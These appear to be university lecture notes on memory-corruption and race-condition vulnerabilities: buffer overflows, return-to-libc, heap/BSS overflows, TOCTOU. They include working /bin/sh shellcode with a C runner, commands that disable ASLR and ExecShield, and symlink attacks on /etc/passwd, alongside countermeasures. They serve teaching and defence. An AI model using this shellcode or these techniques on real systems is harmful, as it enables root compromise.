- If the target program is running remotely, and you may not be able to rely on the debugger to find out the address. However, you can always *guess*. The following facts make guessing a quite feasible approach:
  - Stack usually starts at the same address.
  - Stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time.
  - Therefore the range of addresses that we need to guess is actually quite small.
- **Improving the chance:** To improve the chance of success, we can add many NOP operations to the beginning of the malicious code. NOP is a special instruction that does nothing other than advancing

to the next instruction. Therefore, as long as the guessed address points to one of the NOPs, the attack will be successful. With NOPs, the chance of guessing the correct entry point to the malicious code is significantly improved.

2.6 Malicious Code: Shellcode

In the previous discussion, we assume that the malicious code is already available. In this subsection, we discuss how to write such malicious code.

If we can ask the privileged program to run our code, what code do we want it to run? The most powerful code that we want it to run is to invoke a shell, so we can run any command we want in that shell. A program whose only goal is to launch a shell is called a *shellcode*. To learn how to write a shellcode, let us see the following C program:

```
#include <stdio.h>

int main( ) {
   char *name[2];

   name[0] = ``/bin/sh'';
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

After we compile the above program into binary code, can we directly use the binary code as our shellcode in the buffer-overflow attack? Things are not that easy. There are several problems if we directly use the above code:

- First, to invoke the system call `execve()`, we need to know the address of the string "/bin/sh". Where to store this string and how to derive the location of this string are not trivial problems.
- Second, there are several NULL (i.e., 0) in the code. This will cause `strcpy` to stop. If the vulnerability is caused by `strcpy`, we will have a problem.

To solve the first problem, we can push the string "/bin/sh" onto stack, and then use the stack pointer `esp` to get the location of the string. To solve the second problem, we can convert the instructions that contain 0 into another instructions that do not contain 0. For example, to store 0 to a register, we can use XOR operation, instead of directly assigning 0 to that register. The following is an example of shellcode in assembly code:

```
  Line 1:  xorl    %eax,%eax
  Line 2:  pushl   %eax           # push 0 into stack (end of string)
  Line 3:  pushl   $0x68732f2f    # push "//sh" into stack
  Line 4:  pushl   $0x6e69622f    # push "/bin" into stack
  Line 5:  movl    %esp,%ebx      # %ebx = name[0]
  Line 6:  pushl   %eax           # name[1]
  Line 7:  pushl   %ebx           # name[0]
  Line 8:  movl    %esp,%ecx      # %ecx = name
  Line 9:  cdq                    # %edx = 0
```

```
  Line 10: movb    $0x0b,%al
  Line 11: int     $0x80          # invoke execve(name[0], name, 0)
```

A few places in this shellcode are worth mentioning:

- First, the third instruction pushes "//sh", rather than "/sh" into the stack. This is because we need a 32-bit number here, and "/sh" has only 24 bits. Fortunately, "//" is equivalent to "/", so we can get away with a double slash symbol.
- Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively.
  - Line 5 stores `name[0]` to `%ebx`;
  - Line 8 stores `name` to `%ecx`;
  - Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one (`cdq`) used here is simply a shorter instruction: it copies the sign (bit 31) of the value in the EAX register (which is 0 at this point) into every bit position in the EDX register, basically setting `%edx` to 0.
- Third, the system call `execve()` is called when we set `%al` to 11, and execute "`int $0x80`".

If we convert the above shellcode into binary code, and store it in an array, we can call it from a C program:

```
#include <stdlib.h>
#include <stdio.h>

const char code[] =
  "\x31\xc0"         /* Line 1:  xorl    %eax,%eax              */
  "\x50"             /* Line 2:  pushl   %eax                   */
  "\x68""//sh"       /* Line 3:  pushl   $0x68732f2f            */
  "\x68""/bin"       /* Line 4:  pushl   $0x6e69622f            */
  "\x89\xe3"         /* Line 5:  movl    %esp,%ebx              */
  "\x50"             /* Line 6:  pushl   %eax                   */
  "\x53"             /* Line 7:  pushl   %ebx                   */
  "\x89\xe1"         /* Line 8:  movl    %esp,%ecx              */
  "\x99"             /* Line 9:  cdq                           */
  "\xb0\x0b"         /* Line 10: movb    $0x0b,%al              */
  "\xcd\x80"         /* Line 11: int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

The statement `((void(*)( ))buf)()` in the above `main` function will invoke a shell, because the shellcode is executed.

3 Countermeasures

3.1 Apply Secure Engineering Principles

- Use strong type language, e.g. java, C#, etc. With these languages, buffer overflows will be detected.
- Use safe library functions.
  - Functions that could have buffer overflow problem: `gets`, `strcpy`, `strcat`, `sprintf`, `scanf`, etc.
  - These functions are safer: `fgets`, `strncpy`, `strncat`, and `snprintf`.

3.2 Systmetic Code Modification

- **StackShield:** seperate control (return address) from data.
  - It is a GNU C compiler extension that protects the return address.
  - When a function is called, StackShield copies away the return address to a non-overflowable area.
  - Upon returning from a function, the return address is stored. Therefore, even if the return address on the stack is altered, it has no effect since the original return address will be copied back before the returned address is used to jump back.
- **StackGuard:** mark the boundary of buffer
  - Observation: one needs to overwrite the memory before the return address in order to overwrite the return address. In other words, it is difficult for attackers to only modify the return address without overwriting the stack memory in front of the return address.
  - A canary word can be placed next to the return address whenever a function is called.
  - If the canary word has been altered when the function returns, then some attempt has been made on the overflow buffers.
  - StackGuard is also built into GNU C compiler.
  - We can understand how StackGuard work through the following proram (we emulate the compiler, and manually add the protection code to the function). For the sake of simplicity, we only use an integer for the canary word in the following example; this is not strong enough. We can use several integers for the canary word.

```
/* This program has a buffer overflow vulnerability. */
/* However, it is protected by StackGuard */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int func (char *str)
{
```

```
    int canaryWord = secret;
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    if (canaryWord == secret) // Return address is not modified
       return 1;
    else // Return address is potentially modified
       { ... error handling ...  }
}

static int secret; // a global variable

int main(int argc, char **argv)
{
    // getRandomNumber will return a random number
    secret = getRandomNumber();

    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    func (str);
    printf("Returned Properly\n");
    return 1;
}
```

3.3 Operating System Approach

- **Address Space Randomization:** Guessing the addresses of the malicious code is one of the critical steps of buffer-overflow attacks. If we can make the address of the malicious code difficult to predict, the attack can be more difficult. Several Linux distributions have already used *address space randomization* to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult. The following commands (can only run by root) enable or disable the address space randomization.

```
# sysctl -w kernel.randomize_va_space=2 // Enable Randomization
# sysctl -w kernel.randomize_va_space=0 // Disable Randomization
```

Unfortunately, in 32-bit machines, even if the the addresses are randomized, the entropy is not large enough against random guesses. In practice, if you try many times, your chance of success is quite high. Our experience has shown that a few minutes of tries are enough to succeed in a Intel 2GHz machine.

- **Non-executable stack:** From the attack, we can observe that the attackers put the malicious code in the stack, and jump to it. Since the stack is a place for data, not for code, we can configure the stack to be non-executable, and thus preventing the malicious code from being executed.

  This protection scheme is called *ExecShield*. Several `Linux` distributions have already implemented this protection mechanism. ExecShield essentially disallows executing any code that is stored in the stack. The following commands (can only run by root) enable or disable ExecShield.

  ```
  # sysctl -w kernel.exec-shield=1  // Enable  ExecShield
  # sysctl -w kernel.exec-shield=0  // Disable ExecShield
  ```

  In the next section, we can see that such a protection scheme does not solve the buffer-overflow problem, because another type of attack, called *Return-to-libc* attack does not need the stack to be executable.

4 Non-Executable Stack and Return-to-libc Attack

To exploit the stack-based buffer overflow vulnerability, adversaries need to inject a piece of code into the user stack, and then execute the code from the stack. If we can make the memory segement used for stack non-executable, even if the code is injected into the stack, the code will not be able to execute. This way, we can prevent the buffer-overflow attacks. Technically this is easy to achieve because modern CPU architectures (such as Intel 386) do allow operating systems to turn a block of memory into non-executable memory. However, things are not so easy: many operating systems, such as `Linux`, do save code into stacks, and thus need the stack to be executable. For example, in `Linux`, to handle signals, a small sequence of code is put on the user stack; this sequence will be executed when handling signals.

Newer versions of `Linux` have since made the stack for data only. Therefore, stacks can be configured to be non-executable. In Fedora `Linux`, we can run the following commands to make stacks non-executable:

```
# /sbin/sysctl -w kernel.exec-shield=1
```

Unfortunately, making stacks non-executable cannot totally defeat the buffer-overflow attacks. It makes running malicious code from the stack infeasible, but there are other ways to exploit buffer-overflow vulnerabilities, without running any code from the stack. *Return-to-libc attack* is such an attack.

To understand this new attack, let us recall the main purpose of running the malicious shellcode from the stack. We know it is to invoke a shell. The question is whether we can invoke a shell without using injected code. This is actually doable: we can use the code in the operating system itself to invoke a shell. More specifically, we can use the library functions of operating systems to achieve our goal. In Unix-like operating systems, the shared library called `libc` provides the C runtime on UNIX style systems. This library is essencial to most C programs, because it defines the "system calls" and other basic facilities such as `open`, `malloc`, `printf`, `system`, etc. The code of `libc` is already in the memory as a shared runtime library, and it can be accessed by all applications.

Function `system` is one of the functions in `libc`. If we can call this function with the argument "`/bin/sh`", we can invoke a shell. This is the basic idea of the Return-to-libc attack. The first part of Return-to-libc attack is similar to the attack using shellcode, i.e., it overflows the buffer, and modify the return address on the stack. The second part is different. Unlike the shellcode approach, the return address is not pointed to any injected code; it points to the entry point of the function `system` in `libc`. If we do

it correctly, we can force the target program to run `system("/bin/sh")`, which basically launches a shell.

Challenges. To succeed in the Return-to-libc attack, we need to overcome the following challenges:

- How to find the location of the function `system`?
- How to find the address of the string `"/bin/sh"`?
- How to pass the address of the string `"/bin/sh"` to the `system` function?

4.1 Finding the location of the `system` function.

In most Unix operating systems, the `libc` library is always loaded into a fixed memory address. To find out the address of any `libc` function, we can use the following `gdb` commands (let `a.out` is an arbitrary program):

```
$ gdb a.out
  (gdb) b main
  (gdb) r
  (gdb) p system
        $1 = {<text variable, no debug info>} 0x9b4550 <system>
  (gdb) p exit
        $2 = {<text variable, no debug info>} 0x9a9b70 <exit>
```

From the above `gdb` commands, we can find out that the address for the `system()` function is `0x9b4550`, and the address for the `exit()` function is `0x9a9b70`. The actual addresses in your system might be different from these numbers.

We call also use functions `dlopen` and `dlsym` to find out the address location of a `libc` function:

```
#include <dlfcn.h>

#define LIBCPATH "/lib/libc.so.6"  /* on Fedora */

void *libh, *sys;

if ((libh = dlopen(LIBCPATH, RTLD_NOW)) == NULL){
   // report error
}

if (( sys =  dlsym (libh, "system")) == NULL){
   // report error
}
printf("system @ %p\n", sys);
```

4.2 Finding the address of "/bin/sh".

There are many ways to find the address of such a string:

- Insert the string directly into the stack using the buffer overflow problem, and then guess its address.
- Before running the vulnerable program, create an environment variable with value "/bin/sh". When a C program is executed from a shell, it inherits all the environment variables from the shell. In the following, we define a new shell variable **MYSHELL** and let its value be `/bin/sh`:

  ```
  $ export MYSHELL=/bin/sh
  ```

  We will use the address of this variable as an argument to `system()` call. The location of this variable in the memory can be found out easily using the following program:

  ```
  void main()
  { char* shell =  getenv("MYSHELL");
    if (shell)
       printf("%x\n", shell);
  }
  ```

  If the stack address is not randomized, we will find out that the same address is printed out. However, when we run another program, the address of the environment varable might not be exactly the same as the one that you get by running the above program; such an address can even change when you change the name of your program (the number of characters in the file name makes difference). The good news is, the address of the shell will be quite close to what you print out using the above program. Therefore, you might need to try a few times to succeed.

- We also know that the function `system` uses `"/bin/sh"` in its own code. Therefore, this string must exist in `libc`. If we can find out the location of the string, we can use directly use this string. You can search the `libc` library file (`/lib/libc.so.6`) for the string `"rodata"`:

  ```
  $ readelf -S /lib/lib.so.6 | egrep 'rodata'
  [15] .rodata PROGBITS 009320e0 124030 ......
  ```

  The result of the above command indicates that the `".rodata"` section starts from `0x009320e0`. The `".rodata"` section is used to store constant data, and the constant string `"/bin/sh"` should be stored in this section. You can write a program to search for the string in the memory starting from `0x00932030`).

4.3 Passing the address of "/bin/sh" to `system`.

In order to let `system` run the command `"/bin/sh"`, we need to pass the address of this command string as an argument to `system`. Just like invoking any function, we need to pass the argument via the stack. Therefore, we need to put the argument in a correct place on the stack. To do this correctly, we need to clearly understand how the stack frame for a function is constructed when invoking a function. We use a small C program to understand the effects of a function invocation on the stack.

```
/* foobar.c */
#include<stdio.h>
void foo(int x)
{
  printf("Hello world: %d\n", x);
```

```
}

int main()
{
  foo(1);
  return 0;
}
```

We can use "`gcc -S foobar.c`" to compile this program to the assembly code. The resulting file `foobar.s` will look like the following:

```
   ......
 8 foo:
 9         pushl   %ebp
10         movl    %esp, %ebp
11         subl    $8, %esp
12         movl    8(%ebp), %eax
13         movl    %eax, 4(%esp)
14         movl    $.LC0, (%esp)   : string "Hello world: %d\n"
15         call    printf
16         leave
17         ret
   ......
21 main:
22         leal    4(%esp), %ecx
23         andl    $-16, %esp
24         pushl   -4(%ecx)
25         pushl   %ebp
26         movl    %esp, %ebp
27         pushl   %ecx
28         subl    $4, %esp
29         movl    $1, (%esp)
30         call    foo
31         movl    $0, %eax
32         addl    $4, %esp
33         popl    %ecx
34         popl    %ebp
35         leal    -4(%ecx), %esp
36         ret
```

Calling and Entering `foo()`. Let us concentrate on the stack while calling `foo()`. We can ignore the stack before that. Please note that line numbers instead of instruction addresses are used in this explanation.

- **Line 28-29:**: These two statements push the value 1, i.e. the argument to the `foo()`, into the stack. This operation increments `%esp` by four. The stack after these two statements is depicted in Figure 1(a).




Figure 1: Entering and Leaving `foo()`

- **Line 30: `call foo`**: The statement pushes the address of the next instruction that immediately follows the `call` statement into the stack (i.e the return address), and then jumps to the code of `foo()`. The current stack is depicted in Figure 1(b).
- **Line 9-10**: The first line of the function `foo()` pushes `%ebp` into the stack, to save the previous frame pointer. The second line lets `%ebp` point to the current frame. The current stack is depicted in Figure 1(c).
- **Line 11: `subl $8, %esp`**: The stack pointer is modified to allocate space (8 bytes) for local variables and the two arguments passed to `printf`. Since there is no local variable in function `foo`, the 8 bytes are for arguments only. See Figure 1(d).

Leaving `foo()`. Now the control has passed to the function `foo()`. Let us see what happens to the stack when the function returns.

- **Line 16: `leave`**: This instruction implicitly performs two instructions (it was a macro in earlier x86 releases, but was made into an instruction later):

  ```
  mov  %ebp, %esp
  pop  %ebp
  ```

  The first statement release the stack space allocated for the function; the second statement recover the previous frame pointer. The current stack is depicted in Figure 1(e).
- **Line 17: `ret`**: This instruction simply pops the return address out of the stack, and then jump to the return address. The current stack is depicted in Figure 1(f).

- **Line 32: `addl $4, %esp`**: Further resotre the stack by releasing more memories allocated for `foo`. As you can clearly see that the stack is now in exactly the same state as it was before entering the function `foo` (i.e., before line 28).

Setting up the frame for `system()`. From Lines 9 and 10, we can see that the first thing that a function does is to push the current `%ebp` value to stack, and then set the register `%ebp` to the top of the stack. Although we see this from our example function `foo()`, other functions behave the same, including those functions in `libc`. Therefore, within each function, after executing the first two instructions, `%ebp` points to the the frame pointer of the previous frame, `(%ebp + 4)` points to the return address, and the location above the return address should be where the arguments are stored. For function `system()`, `(%ebp + 8)` should be the address of the string passed to the function.

Therefore, if we can figure out what the stack pointer `%esp` points to after returnning from `foo()`, we can put the the address of the string `"/bin/sh"` to the correct place, which is `(%esp + 4)`. For example, in Figure 1(d), if we want the function `foo` to return to `system`, we should put the starting address of function `system` at `%esp - 4` (`0xbfffe75c`), a return address at `%esp` (`0xbfffe760`) and the address of the string `"/bin/sh"` at `(%esp + 4)` (`0xbfffe764`).

If we want the function `system()` to return to another function, such as `exit(0)`, we can use the starting address of function `exit()` as the return address of `system`, and put it in `0xbfffe760`.

Note: Details of how to setup the frame for `system()` are intentionally left out. Students are asked to work on a lab, in which they need to figure out all the details of the return-to-libc attack. We do not want this lecture note to give students all the details.

4.4 Protection in `/bin/bash`

If the `"/bin/sh"` is pointed to `"/bin/bash"`, even if we can invoke a shell within a `Set-UID` program that is running with the root privilege, we will not get the root privilege. This is because `bash` automatically downgrades its privilege if it is executed in the `Set-UID` root context;

However, there are ways to get around this protection scheme. Although `/bin/bash` has restriction on running `Set-UID` programs, it does allow the real root to run shells. Therefore, if we can turn the current `Set-UID` process into a real `root` process, before invoking `/bin/bash`, we can bypass that restriction of `bash`. The `setuid(0)` system call can help you achieve that. Therefore, we need to first invoke `setuid(0)`, and then invoke `system("/bin/sh")`; all of these can be done using the Return-to-libc mechanism.

Basically, we need to "return to libc" twice. We first let the target program to return to the `setuid` function in `libc`. When this function returns, it will fetch the return address from the stack, and jump to that address. If we can let this return address point to `system`, we can force the function `setuid` to return to the entry point of `system`. We have to be very careful when conducting this process, because we have to put the appropriate arguments in the right place of the stack.

5 Heap/BSS Buffer Overflow

- Contents in Heap/BSS
  - Constant strings
  - Global variables


  - Static variables
  - Dynamic allocated memory.

- Example: Overwriting File Pointers

```
/* The following variables are stored in the BSS region */
static char buf[BUFSIZE], *tmpfile;

tmpfile = "/tmp/vulprog.tmp";
gets(buf);  /* buffer overflow can happen here */

... Open tmpfile, and write to it ...
```



  - The (`Set-UID`) program's file pointer points to `/tmp/vulprog.tmp`.
  - The program needs to write to this file during execution using the user's inputs.
  - If we can cause the file point to point to `/etc/shadow`, we can cause the program to write to `/etc/shadow`.
  - We can use the buffer overflow to change the content of the variable `tmpfile`. Originally, it points to the `"/tmp/vluprog.tmp"` string. Using the buffer overflow vulnerability, we can change the content of `tmpfile` to `0x903040`, which is the address of the string `"/etc/shadow"`. After that, when the program use `tmpfile` varialble to open the file to write, it actually opens the `shadow` file.
  - How to find the address of `/etc/shadow`?
    * We can pass the string as the argument to the program, this way the string `/etc/shadow` is stored in the memory. We now need to guess where it is.

- Example: Overwriting Function Pointers


```
int main(int argc, char **argv)
{  static char buf[16];  /* in BSS */
   static int (*funcptr)(const char *str); /* in BSS */
```

```
    funcptr = (int (*)(const char *str))goodfunc;

    /* We can cause buffer overflow here */
    strncpy(buf, argv[1], strlen(argv[1]));

    (void)(*funcptr)(argv[2]);
    return 0;
}

/* This is what funcptr would point to if we didn't overflow it */
int goodfunc(const char *str) { ... ... }
```



  - A function pointer (i.e., "`int (*funcptr)(char *str)`") allows a programmer to dynamically modify a function to be called. We can overwrite a function pointer by overwriting its address, so that when it's executed, it calls the function we point it to instead.
  - `argv[]` method: store the shellcode in an argument to the program. This causes the shellcode to be stored in the stack. Then we need to guess the address of the shellcode (just like what we did in the stack-buffer overflow). This method requires an executable stack.
  - Heap method: store the shellcode in the heap/BSS (by using the overflow). Then we need to guess the address of the shellcode, and assign this estimated address to the function pointer. This method requires an executable heap (which is more likely than an executable stack).

- Function Pointers
  - Function pointers can be stored in heap/BSS through many different means. The do not need to be defined by the programmer.
  - If a program calls `atexit()`, a function pointer will be stored in the heap by `atexit()`, and will be invoked when the program terminates.
  - The `svc/rpc` registration functions (`librpc`, `libnsl`, etc.) keep callback functions stored on the heap.

- Other Examples

– The BSDI `crontab` heap-based overflow: Passing a long filename will overflow a static buffer. Above that buffer in memory, we have a `pwd` structure, which stores a user name, password, uid, gid, etc. By overwriting the uid/gid field of the pwd, we can modify the privileges that `crond` will run our `crontab` with (as soon as it tries to run our `crontab`). This script could then put out a suid root shell, because our script will be running with uid/gid 0.

References

[1] P. J. Salzman. *Memory Layout And The Stack*. In Book `Using GNU's GDB Debugger`. URL: http://dirac.org/linux/gdb/02a-Memory_Layout_And_The_Stack.php.

Race Condition Vulnerability

1 Race Condition Vulnerability

- The following code snippet belongs to a privileged program (e.g. `Set-UID` program), and it runs with the root privilege.

```
1: if (!access("/tmp/X", W_OK)) {
2:   /* the real user ID has access right */
3:   f = open("/tmp/X", O_WRITE);
4:   write_to_file(f);
5: }
6: else {
7:   /* the real user ID does not have access right */
8:   fprintf(stderr, "Permission denied\n");
9: }
```

  - The `access()` system call checks whether the *real* user ID or group ID has permissions to access a file, and returns 0 if it does. This system call is usually used by set-uid program before accessing a file on behalf of the real user ID (not the effective user ID).
  - The `open()` system call also conducts access control, but it only checks whether the *effective* user ID or group ID has permissions to access a file.
  - The above program wants to write to file `"/tmp/X"`. Before doing that, it ensures that the file is indeed writable by the real user ID. Without such a check, the program can write to this file regardless of whether the real user ID can write to it or not, because the program runs with the root privilege (i.e., the effective user ID checked by `open()` is root).

- Assume that the above program somehow runs very very slowly. It takes one minute to run each line of the statement in this program. Please think about the following:

  - Can you use this program to overwrite another file, such as `/etc/passwd`?
  - You cannot modify the program, but you can take advantage of that one minute between every two statements of the program.
  - The `/tmp` directory has permission `rwxrwxrwx`, which allows any user to create files/links under this directory.
  - Hint: `/tmp/X` does not need to be a real file, it can be a symbolic link.

- Attack Ideas:

  - If we let `/tmp/X` point out `/etc/passwd` before Line 1, the `access()` call will find out that the real user ID does not have the right to modify `/etc/passwd`; hence, the execution will go to the `else` branch. Therefore, before Line 1, `/tmp/X` must be a file that is writable by the real user ID.
  - Obviously, if we do not do anything after Line 1, the `/tmp/X` will be opened, and the attacker cannot gain anything.

  - Let us focus on the time window between Line 1 and Line 3. Since we assume that the program runs very slowly, we have a one-minute time window after Line 1 and before Line 3. Within this time window, we can delete `/tmp/X` and create a symbolic link used the same name, and let it point to `/etc/passwd`.
  - What will happen if we do the above between Line 1 and Line 3.
    * The program will use `open()` to open `/etc/passwd` by following the symbolic link.
    * The `open()` system call only checks whether the effective user (or group) ID can access the file. Since this is a `Set-UID` root program, the effective user ID is `root`, which can of course read and write `/etc/passwd`.
    * Therefore, Line 4 will actually write to the file `/etc/passwd`. If the contents written to this file is also controlled by the user, the attacker can basically modify the password file, and eventually gain the root privilege. If the contents are not controlled by the user, the attacker can still corrupt the password file, and thus prevent other users from logging into the system.

- Back to reality: the program runs very fast, and we do not have that one-minute time window. What can we do?

- Race-Condition Attack:

  - Cause `/tmp/X` to represent two different files for the access and open calls?
  - Before `access(/tmp/X, W_OK)`, the file `/tmp/X` is indeed `/tmp/X`.
  - After `access(/tmp/X, W_OK)`, change */tmp/X* to */etc/passwd*.
  - How is this possible?
    * There is a short time window between `access()` and `open()`.
    * The window between the checking and using: Time-of-Check, Time-of-Use (TOCTOU).
    * CPU might conduct context switch after `access()`, and run another process.
    * If the attack process gets the chance to execute the above attacking steps during this context switch window, the attack may succeed.
    * Since we cannot guarantee that a context switch occurs between the Line 1 and 3 of the target program, even if the attack program gets the chance to run during the context switch window, the attack may not work. However, if running once does not work, we can run the attack and the target program for many times.

- Improving Success Rate: The most critical step of a race-condition attack must occur within TOCTOU window. Since we cannot modify the vulnerable program, the only thing that we can do is to run our attacking program in parallel with the target program, hoping that the change of the link does occur within that critical window. Unfortunately, we cannot achieve the perfect timing. Therefore, the success of attack is probabilistic. The probability of successful attack might be quite low if the window is small. How do we increase the probability?

  - Slow down the computer by running many CPU-intensive programs.
  - Create many attacking processes.

- Another example (a set-uid program)

```
file = "/tmp/X";
fileExist = check_file_existence(file);
if (fileExist == FALSE){
   // The file does not exist, create it.
   f = open(file, O_CREAT);
}
```

  - In `Unix`, to create a file, we use `open()` system call.
  - `open(file, O_CREAT)` creates a file if the file does not exist; if the file already exists, it simply opens the file.

- Why is it vulnerable?
  - Race condition: make the file non-existing during the check, and make it point to `/etc/passwd` after the check.

2 Countermeasures

- Approaches
  - Turn check and use operations into one atomic operation: if we can use one system call to achieve both check and use purpose, we will not have race conditions. In most operating systems, system calls cannot be preempted by another user-space process, therefore, there will not be a context switch within a system call invocation.
  - Ensure that the same file name points to the same file (i.e. the same I-node) during the check and use operations.
  - Make the probability of winning the race condition very very low.
  - Do not use too much privilege if unnecessary.
- **Use atomic operation**
  - If a system call can do both checking to use within the same system call, it is safe, because context switch will not happen within a system call.
  - `open(file, O_CREAT | O_EXCL)` can check file existence and file open in an atomic operation (i.e., within the same system call). it returns error if the file already exists; otherwise, it creates the file. The `mkstemp()` function generates a unique temporary filename from template. This function uses `open()` with `O_EXCL` flag, to prevent the race condition problem.
  - Similarly, we can create another option for `open()` to conduct `access()` and `open()` together. Although such an option does not exist in the POSIX standard, technically, this can be done. Namely, we can define an option called `O_REAL_USER_ID`. When we call `open()` using `open(file, O_WRITE | O_REAL_USER_ID)`, we ask `open()` to check both the effective user ID and the real user ID, and only open the file when both IDs have the permissions to open the file. In practice, pushing the POSIX standard committee to accept this new option might not be easy.
- **Check-use-check-again approach**

- `lstat(file, &result)` can get the status of the file. If the file is a symbolic link, it returns the status of the link (not the file pointed to by the link). We can use `lstat()` to check the file status before the TOCTOU window and then do another check after the window. If the results are different, we can detect the race condition. Let us see the following solution:

```
    struct stat statBefore, statAfter;

1:  lstat("/tmp/X", &statBefore);

2:  if (!access("/tmp/X", O_RDWR)) {
      /* the real UID has access right */
3:    f = open("/tmp/X", O_RDWR);
4:    lstat("/tmp/X", &statAfter);

5:    if (statAfter.st_ino == statBefore.st_ino)
6:    { /* the I-node is still the same */
7:       Write_to_file(f)
8:    }
9:    else perror("Race Condition Attacks!");
10: }
11: else fprintf(stderr, "Permission denied\n");
```

- However, the above solution does not work (a new race condition exists between `open()` and the second `lstat()`). To exploit this vulnerability, the attacker needs to conduct two race condition attacks, one between line 2 and 3, and the other between line 3 and 4. Although the probability of winning both race is much lower than the previous case, it is still possible.
- To fix the problem, we want to use `lstat()` on the file descriptor `f`, rather than on the file name. Although `lstat()` cannot do that, `fstat()` can do it.

```
  #include <sys/types.h>
  #include <sys/stat.h>
  #include <fcntl.h>
  #include <stdio.h>

  int main()
  {
      struct stat statBefore, statAfter;

1:    lstat("/tmp/X", &statBefore);
2:    if (!access("/tmp/X", O_RDWR)) {
        /* the real UID has access right */
3:      int f = open("/tmp/X", O_RDWR);
4:      fstat(f, &statAfter);
5:      if (statAfter.st_ino == statBefore.st_ino)
6:      { /* the I-node is still the same */
7:        write_to_file(f);
8:      }
9:      else perror("Race Condition Attacks!");
```

```
10:   }
11:   else fprintf(stderr, "Permission denied\n");
12: }
```

- Question: Are there race conditions between `lstat()` and `fstat()`? How about using symbolic link (e.g. to /etc/shadow) at line 1, then quickly switch to /tmp/X before line 2, and then quickly switch back to the symbolic link before line 3?

